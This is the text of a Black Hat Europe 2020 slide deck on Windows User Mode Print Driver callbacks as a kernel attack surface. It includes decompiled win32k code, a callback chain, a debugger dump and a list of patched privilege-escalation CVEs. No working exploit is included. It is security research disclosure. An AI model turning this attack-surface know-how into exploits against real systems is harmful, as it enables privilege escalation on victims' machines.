black hat EUROPE 2020

DECEMBER 9-10

BRIEFINGS

Discovery 20 Years Old Vulnerabilities In Modern Windows Kernel

Rancho Han, Singular Security Lab

About me

- Kernel Bug Hunting & Exploit
- Virtualization Security
- Winner of Pwn2own 2017 Edge Category
- Microsoft Most Valuable Security Researcher 2017 - 2019
- Speaker of Hitcon, HITB, 44Con, ZeroNigths

Singular Security Lab
奇点安全实验室

Outline

- Printer Driver Overview
- Attack UMPD Callback
- Case Study
- Conclusion

Printer Driver Overview

Printer Driver Model

Windows printer drivers consist of the following components：


- A printer graphics DLL that assists GDI in rendering a print job, and sends the rendered data stream to the print spooler.
- A printer interface DLL that provides both a user interface to the driver's configuration parameters, and an interface the spooler can call to notify the driver of print-related system events.

Our target : printer graphics DLL

① https://docs.microsoft.com/zh-cn/windows-hardware/drivers/print/gdi-printer-drivers

Printer Graphics DLL

Printer Graphics Dll working with GDI Rendering Engine:



Graphics DDI Function

A printer graphics dll should implement these Graphics Device Driver Interface (DDI) to ensure that its graphics device produces the valid graphics output.

Graphics DDI function names are in the DrvXxx form

- Manager & Config the driver instance

  DrvEnableDriver DrvGetModes DrvEnablePDEV DrvCompletePDEV DrvEnableSurface

  DrvDisableSurface DrvDisablePDEV DrvDisableDriver DrvResetDevice

- Control a print job

  DrvStartDoc DrvStartPage DrvStartBanding DrvSendPage DrvNextBand DrvQueryPerBandInfo

  DrvEndDoc DrvGetGlyphMode

- DDI drawing functions:

  DrvAlphaBlend DrvBitBlt DrvCreateDeviceBitmap DrvDeleteDeviceBitmap DrvFillPath

  DrvGradientFill DrvLineTo DrvRealizeBrush DrvStretchBlt DrvStretchBltROP DrvTextOut


  DrvSetPalette DrvSetPixelFormat ...

② https://docs.microsoft.com/zh-cn/windows-hardware/drivers/display/graphics-driver-functions

Render a Print Job

- When a user called CreateDC, the interaction between GRE and the printer graphics dll like this:

GDI Kernel implement
EngXxx functions




Printer graphics dll
implement DrvXxx functions

Attack The UMPD Callback

UMPD Callback

UMPD: User Mode Print Driver

Windows convert printer graphics dll from kernel to user mode




UMPD Callback

- UMPD will export the DrvXxx callback functions, called by GRE when the GDI kernel pocess graphics drawing operations

  DrvAlphaBlend, DrvLineTo DrvRealizeBrush DrvStretchBlt DrvStretchBltROP DrvTextOut
  DrvSetPalette DrvSetPixelFormat
  DrvBitBlt DrvCopyBits DrvFillPath DrvPaint DrvPlgBlt
  ……

- The callback from GRE to user-mode printer graphics dll could lead to a big attack surface.



NORMAN

Kernel Attacks through User-Mode Callbacks

Tarjei Mandt

Black Hat USA 2011

- Resulted in 44 patched privilege escalation vulnerabilities in MS11-034 and MS11-054
  - Several unannounced vulnerabilities were also addressed as part of the variant discovery process

Classic windows kernel bug sample:

```
NtUserSysCall()
 {
   PWND pWnd = CreateWindowEx(…);
   SomeCallback();          // Return to Ring3 to modify object
   xxxSetWindowStyle(pWnd);      // Reuse object in kernel
}
```


Many years past, Microsoft has patched it many times,

CVE-2014-4113	xxxMNFindWindowFromPoint
CVE-2015-0057	xxxEnableScrollBar
CVE-2015-1701	xxxCreateWindowEx
CVE-2015-2360	xxxRecreateSmallIcons
CVE-2015-2363	tagCLS UAF
CVE-2015-2546	tagPOPUPMENU UAF
CVE-2016-0167	xxxMNDestroyHandler
CVE-2017-0263	xxxMNEndMenuState

……

UMPD Callback


But few people could see the UMPD callback function



Function name	Segment	Start
UMPDDrvGetGlyphMode(DHPDEV__ *,_FONTOBJ *)	.text	00000001C0
UMPDDrvNextBand(_SURFOBJ *,_POINTL *)	.text	00000001C0
UMPDDrvStartBanding(_SURFOBJ *,_POINTL *)	.text	00000001C0
UMPDDrvQueryPerBandInfo(_SURFOBJ *,_PERBANDINF...	.text	00000001C0
UMPDDrvEnableSurface(DHPDEV__ *)	.text	00000001C0
UMPDDrvEndDoc(_SURFOBJ *,ulong)	.text	00000001C0
UMPDDrvDisableSurface(DHPDEV__ *)	.text	00000001C0
UMPDDrvAlphaBlend(_SURFOBJ *,_SURFOBJ *,_CLIPOBJ...	.text	00000001C0
UMPDDrvCopyBits(_SURFOBJ *,_SURFOBJ *,_CLIPOBJ *,...	.text	00000001C0
UMPDDrvDestroyFont(_FONTOBJ *)	.text	00000001C0
UMPDDrvDitherColor(DHPDEV__ *,ulong,ulong,ulong *)	.text	00000001C0
UMPDDrvDrawEscape(_SURFOBJ *,ulong,_CLIPOBJ *,_R...	.text	00000001C0
UMPDDrvFillPath(_SURFOBJ *,_PATHOBJ *,_CLIPOBJ *,_B...	.text	00000001C0
UMPDDrvFontManagement(_SURFOBJ *,_FONTOBJ *,ul...	.text	00000001C0
UMPDDrvFree(void *,ulong)	.text	00000001C0
UMPDDrvGradientFill(_SURFOBJ *,_CLIPOBJ *,_XLATEOB...	.text	00000001C0
UMPDDrvIcmCheckBitmapBits(DHPDEV__ *,void *,_SUR...	.text	00000001C0
UMPDDrvIcmCreateColorTransform(DHPDEV__ *,tagLO...	.text	00000001C0
UMPDDrvIcmDeleteColorTransform(DHPDEV__ *,void *)	.text	00000001C0
UMPDDrvLineTo(_SURFOBJ *,_CLIPOBJ *,_BRUSHOBJ *,l...	.text	00000001C0
UMPDDrvPaint(_SURFOBJ *,_CLIPOBJ *,_BRUSHOBJ *,_P...	.text	00000001C0
UMPDDrvPlgBlt(_SURFOBJ *,_SURFOBJ *,_SURFOBJ *,_C...	.text	00000001C0
UMPDDrvQueryAdvanceWidths(DHPDEV__ *,_FONTOBJ...	.text	00000001C0
UMPDDrvQueryDeviceSupport(_SURFOBJ *,_XLATEOBJ...	.text	00000001C0


UMPDDrvXxx function could callback to usermode:

win32kfull!UMPDDrv*
--> UMPDOBJ::Thunk
 --> ClientPrinterThunk
  --> pppUserModeCallback
   --> KeUserModeCallback
    --> USER32!__ClientPrinterThunk
     --> gdi32!GdiPrinterThunk



```
int __fastcall pppUserModeCallback(int uApi, __int64 BufIn, __int64 cbIn, void *BufOut,
{
  void *v5; // rdi@1
  int result; // eax@1
  int v7; // ebx@1
  __int64 v8; // rcx@2
  char *v9; // rdx@7
  void *Src; // [sp+30h] [bp-18h]@1
  size_t Size; // [sp+50h] [bp+8h]@1

  LODWORD(Size) = uApi;
  v5 = BufOut;
  result = KeUserModeCallback(0x67i64, BufIn, cbIn, &Src);// ApiIndex = 0x67
```



```
1: kd> dt 0000002c36785000 _PEB -y KernelCallbackTable
   +0x058 KernelCallbackTable : 0x00007ff9`7a158070 Void
1: kd> dqs 0x00007ff9`7a158070 l0x68
00007ff9`7a158070  00007ff9`7a0f4900 USER32!_fnCOPYDATA
...
00007ff9`7a1583a8  00007ff9`7a0f99c0 USER32!__ClientPrinterThunk
```


UMPD Callback

```
int UMPDOBJ::Thunk(UMPDOBJ *this, void *BufIn, ULONG cbIn, void *BufOut, ULONG cbOut)
{
    ...
    if(UMPDThread->IsWow64())
    {
        ...
        uBufIn = UMPDOBJ::_AllocUserMem(_RBX, v7, 0);
        uBufOut = UMPDOBJ::_AllocUserMem(_RBX, Size, 0);
        kBufIn = UMPDOBJ::GetKernelPtr(_RBX, uBufIn);
        kBufOut = UMPDOBJ::GetKernelPtr(_RBX, uBufOut);
        ...
        PROXYPORT::SendRequest((PROXYPORT *)&v26, uBufIn, v7, uBufOut, Size);
        memmove(BufOut, kBufOut, (unsigned int)Size);
    }

    else
    {
        return ClientPrinterThunk(BufIn, cbIn, BufOut, cbOut);
    }
}
```


Send LPC Message To a proxy port created by splwow64.exe

GdiPrinterThunk
--> LoadUserModePrinterDriverEx
--> PROXYPORT::PROXYPORT:



```
StringCchPrintfW((unsigned __int16 *)&v27, 0x104ui64, L"%s_%x_%x_%x_%x", L"\\RPC Control\\UmpdProxy");
RtlInitUnicodeString((PUNICODE_STRING)&v21, (PCWSTR)&v27);
v7 = NtSecureConnectPort(*v1, &v21, &v24, &v15);
if ( v7 >= 0 )
{
  (*v1)[1] = v16;
  (*v1)[7] = v19;
  (*v1)[8] = 0x200000i64;
  (*v1)[9] = v20;
  (*v1)[10] = (*v1)[9] - (*v1)[7];
  (*v1)[12] = v23;
  *((_DWORD *)*v1 + 26) = 1;
  NtRegisterThreadTerminatePort(**v1);
```

The LPC Message between print client process with splwow64.exe leading to a big attack surface too



ZDI-20-665	ZDI-CAN-10016	Microsoft	CVE-2020-0916
(0Day) Microsoft Windows splwow64 Untrusted Pointer Dereference Privilege Escalation Vulnerability			
ZDI-20-664	ZDI-CAN-10012	Microsoft	CVE-2020-0915
(0Day) Microsoft Windows splwow64 Untrusted Pointer Dereference Information Disclosure Vulnerability			
ZDI-20-663	ZDI-CAN-9851	Microsoft	CVE-2020-0986
(0Day) Microsoft Windows splwow64 Untrusted Pointer Dereference Privilege Escalation Vulnerability			
